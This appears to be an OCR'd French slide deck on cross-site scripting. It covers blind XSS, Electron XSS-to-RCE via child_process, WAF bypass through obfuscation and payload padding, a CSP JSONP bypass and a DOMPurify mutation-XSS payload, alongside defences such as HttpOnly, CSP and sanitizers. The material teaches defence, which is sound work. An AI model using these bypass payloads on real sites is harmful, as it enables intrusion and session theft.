
- Pas de XSS sur le site?
- Peut être sur le backoffice
- **Exfiltre des données**




Scopes

Blind XSS

- **XSS Hunter**
- Serveur pour recevoir des callbacks de XSS
- Jolie UI pour voir des screenshot de page web, cookies, IP…




Scopes



- **Electron/QTWebview**
- Transforme des pages web en apps Desktop
  (intégration système de fichier…)
- si vuln, XSS to RCE
- Context isolation… généralement

Scopes




```
<div>Hello user:</div> XSS
<script>
    require('child_process').exec('calc')


</script>
```

Hello user:

XSS

HTML Renderer

Web context

System context

```
new BrowserWindow(800,600,
    webPreferences: {
    nodeIntegration: true,
    sandbox: false


    })
```

Node JS

Scopes

Client lourd

```
<div>Hello user:</div> XSS
<script>
 // require('child_process').exec('calc')
   window.command = "calc“
   window.exec()

</script>
```

Hello user:

XSS

HTML Renderer

Web context

System context

```
window.command = "harmless_command"

window.exec=()=>{
  require('child_process').exec(window.command)
}
```

Preload script

```
new BrowserWindow(800,600,
      webPreferences: {
       //nodeIntegration: true,
       //sandbox: false
         preload: 'preload.js',
       contextIsolation: false
      })
```

Node JS

Protections: firewall

- Web App Firewalls: WAFs
- Software, cloud, hardware…

TOP WAF bypasses

Firewall bypass

XSS generator

JSFuck

XSS Payload Generator

Payload

JavaScript code

Inject custom inline JavaScript code

Custom Payload:

alert(1)

Obfuscation

None

No obfuscation

Execution

None

No execution required

Injection type

Basic polyglot / inline script

Code execution using basic break-out technique

Encoding

Available

URL
SQL
HTML
Base64

»
«


Using


Output

```
'"></textarea><script>alert(1)</script>
```

Firewall bypass

- XSS generator
- aurebesh.js
- *jsfuck++*





AUREBESH

```
// ロコY|VΞΔ>—

ロ='',コ=!ロ+ロ,Y=!コ+ロ,|=ロ+{},V=コ[ロ++],Ξ=コ[Δ=ロ],>=++Δ+ロ,—=|[Δ+>],コ[—+=|[ロ]+(コ.Y+|)[ロ]+Y[>]+V+Ξ+コ[Δ]+—+V+|[ロ]+Ξ][—](Y[ロ]+Y[Δ]+コ[>]+Ξ+V+"(ロ)")()
```

GREEK

```
// πβεγμτφθλ

π='',β=!π+π,ε=!β+π,γ=π+{},μ=β[π++],τ=β[φ=π],θ=++φ+π,λ=γ[φ+θ],β[λ+=γ[π]+(β.ε+γ)[π]+ε[θ]+μ+τ+β[φ]+λ+μ+γ[π]+τ][λ](ε[π]+ε[φ]+β[θ]+τ+μ+"(π)")()
```

THAI

```
// กวอซฝคงญฒ
```

KATAKANA

```
// アウセヌネハへホミ

ア='',ウ=!ア+ア,セ=!ウ+ア,ヌ=ア+{},ネ=ウ[ア++],ハ=ウ[へ=ア],ホ=++へ+ア,ミ=ヌ[へ+ホ],ウ[ミ+=ヌ[ア]+(ウ.セ+ヌ)[ア]+セ[ホ]+ネ+ハ+ウ[へ]+ミ+ネ+ヌ[ア]+ハ][ミ](セ[ア]+セ[へ]+ウ[ホ]+ハ+ネ+"(ア)")()
```

HANGUL


```
// ㅥㅋㅥㅚㅋㅥㅖㅖ=ㅎ

ㅥ='',ㅋ=!ㅥ+ㅥ,ㅥ=!ㅋ+ㅥ,ㅚ=ㅥ+{},ㅋ=ㅋ[ㅥ++],ㅥ=ㅋ[ㅖ=ㅥ],ㅖ=++ㅖ+ㅥ,ㅎ=ㅚ[ㅖ+ㅖ],ㅋ[ㅎ+=ㅚ[ㅥ]+(ㅋ.ㅥ+ㅚ)[ㅥ]+ㅥ[ㅖ]+ㅋ+ㅥ+ㅋ[ㅖ]+ㅎ+ㅋ+ㅚ[ㅥ]+ㅥ][ㅎ](ㅥ[ㅥ]+ㅥ[ㅖ]+ㅋ+ㅥ+"(ㅥ)")()
```

CYRILLIC

```
// БДИЖЩЗЛЮФ
```

Firewall bypass

- XSS generator
- aurebesh.js
- **Portswigger XSS cheat sheet**
  tous les events HTML



Firewall bypass

一 XSS generator

二 aurebesh.js

三 Portswigger XSS cheat sheet

四 **limite de taille des requêtes**
juste bruteforcer

Provider	Max payload inspected
AWS WAF	8k
Cloudflare	128k
Google Armor	8k
Azure WAF	128k

Nooooooon! Il faut créer un payload très avancé pour tromper les WAFs modernes!!!!

Haha, bruteforce go brrrr

```
payload =
“aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaa
aaaaaa
....
<script>alert(1)</script>
“
```

Protections: headers

- Set-cookie: **HTTPOnly**

  Les cookies ne peuvent être exfiltrés par script

  - ne mettez pas de tokens d’auth dans le localstorage!

Protections: headers

- Set-cookie: HTTPOnly
- X-Frame-Options: DENY
- X-XSS-Protection: 0
- CSP - **Content Security Policy**

Plein de règles pour gérer le chargement de ressources

- empêche aussi le clickjacking
et force le HTTPS

Protections:CSP - Content Security Policy

```
default-src 'none'; script-src 'self'; connect-src 'self';
img-src 'self'; style-src 'self'; frame-ancestors 'self';
form-action 'self'; base-uri 'self'; upgrade-insecure-
requests;
```


Exemple de CSP robuste

```
Content-Security-Policy : Les paramètres de la page ont
empêché l'exécution d'un gestionnaire d'évènement
(script-src-attr) car il enfreint la directive suivante :
« script-src 'nonce-En85mS9N9UJMkmjANSqelA' 'strict-
dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline'
https: http: »
Source: _rtf(this)
```

Protections:CSP - Content Security Policy

‘unsafe-inline’	Pas de protection →	
default-src 'self' https://*.google.com	Endpoint JSONP →	<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1)" <script>

CSP Evaluator



Protections: framework encoding

JS


```
userString = '<img src= "x"
onerror=alert(1) />'

myDiv.innerHTML= userString
```

```
<div> <img src= "x"
onerror=alert(1) /> </div>
```

```
<div> { userString } </div>
```


```
<div> &lt img src= "x"
onerror=alert(1) /&gt </div>
```

Protections: framework encoding

	safe	unsafe
	{ userString } <input value={this.state.userString}/>	
		daniel:// stenberg:// @bagder "http://http://http://@http://http://?http://#http://" is a legitimate URL
	{{ userString }} <div :title="userString">hi	 <a : href="userString">

Protections: sanitizer

- **Autoriser le HTML seulement et bloquer le JS**




```
input = ‘<img src= "x"
onerror=alert(1) />’
```

```
tag.innerHTML = clean
```

```
<img src= "x" />
```

Protections: sanitizer

- Autoriser le HTML seulement et bloquer le JS
- **Utiliser un sanitizer comme DOMPurify**

```
import DOMPurify from 'dompurify';

input = '<img src= "x" onerror=alert(1) />'


const clean = DOMPurify.sanitize(input);

tag.innerHTML = clean
```

```
<img src= "x" />
```

Protections: sanitizer

- Autoriser le HTML seulement et bloquer le JS
- Utiliser un sanitizer comme DOMPurify
- **L'HTML est *compliqué* et les browsers font du parsing funky**
  ex: « mutated XSS »

```
import DOMPurify from 'dompurify';

input = '<svg></p><style><a id="</style><img src=1 onerror=alert(1)>">

const clean = DOMPurify.sanitize(input);

tag.innerHTML = clean
```

```
<svg></svg><p></p><style>
<a id=""</style>
<img src=1 onerror=alert(1)>">"">"
```


Protections: résumé

Waf bypass

CSP misconfiguration

Unsafe methods

HTML parsing variations




Firewall


Headers

encoding

sanitizing


alert(1)
<Img onerror
<Img onerror
document.
location
WAF bypass
WTFJS
Myspace
incident
PostMessage
API
DNS rebinding
Mizu is an AI
Browser
exploit
Bfcache/ forward
cache

Sources



Kevin Mizu

Domlogger, Root-me challs,


“Multiple ways to break Electron apps” talk

LiveOverflow


“DO NOT USE alert(1) for XSS”

“Generic HTML Sanitizer Bypass Investigation“

Hacktricks
Root-me


bypasses
WAF
Headers
<&lt
encoding
SAST
Sanitizing
Dom Purify
Protec tions
Types
Reflected
Stored
DOM
Dom Logger
Console
Self
SOP Bypass
Scopes
iframe
Server
Blind
thick
XSS Hunter

Bonus round: Self XSS



Réfléchie

Stockée

DOM

